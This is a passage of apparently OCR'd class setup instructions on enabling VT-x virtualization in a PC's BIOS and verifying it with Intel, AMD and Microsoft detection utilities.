

To correct this, take the following steps.

## Enabling VTx for Class

1. Enter your system's BIOS configuration menus. This requires pressing a designated key immediately upon booting/rebooting your system, but the exact key depends on the system and BIOS manufacturers. Most systems use one of the following five keys:
    - F1
    - F2
    - DEL
    - ESC
    - F10

- Older computers may require multiple keys to be pressed simultaneously, or keys other than those listed above:
  - CTRL+ALT+ESC
  - CTRL+ALT+INS
  - CTRL+ALT+ENTER
  - CTRL+ALT+S
  - PGUP
  - PGDN

2. Identify the BIOS menu that controls the VTx settings. This is also dependent on the specific version of BIOS that your system uses. The screenshots below represent the Award BIOS, but you may need to explore the various BIOS menus on your system to find the proper menu and setting. Different BIOS versions also have varying keyboard controls - some use the space bar to change settings, others use the PGUP and PGDN keys, etc.




Saving the settings may require pressing F10 or other keys or menu sequences.


3. Exit the BIOS settings and reboot the system. Ideally, keep the power off for approximately one minute before powering it on to clear any residual configuration settings. The reboot is critical, as the BIOS settings are essentially a configuration file that is only read at boot time.

## Verifying That VTx Settings are Correct

There are several ways to verify that the VTx settings above have been set correctly.

1. Boot your class VM(s) to ensure the VTx error at the beginning of this document is not displayed.
2. For Intel processors, you may download the Intel Processor Identification Utility. Run the utility and click the `CPU Technologies` tab to confirm if VTx is enabled or not.


3. For AMD processors, you may download the AMD Virtualization Technology and Microsoft Hyper-V System Compatibility Check Utility. Run the utility to confirm if VTx is enabled or not.




4. For both Intel and AMD processors, you may download Microsoft's Hardware-Assisted Virtualization Detection Tool. Run the utility to confirm if VTx is enabled or not.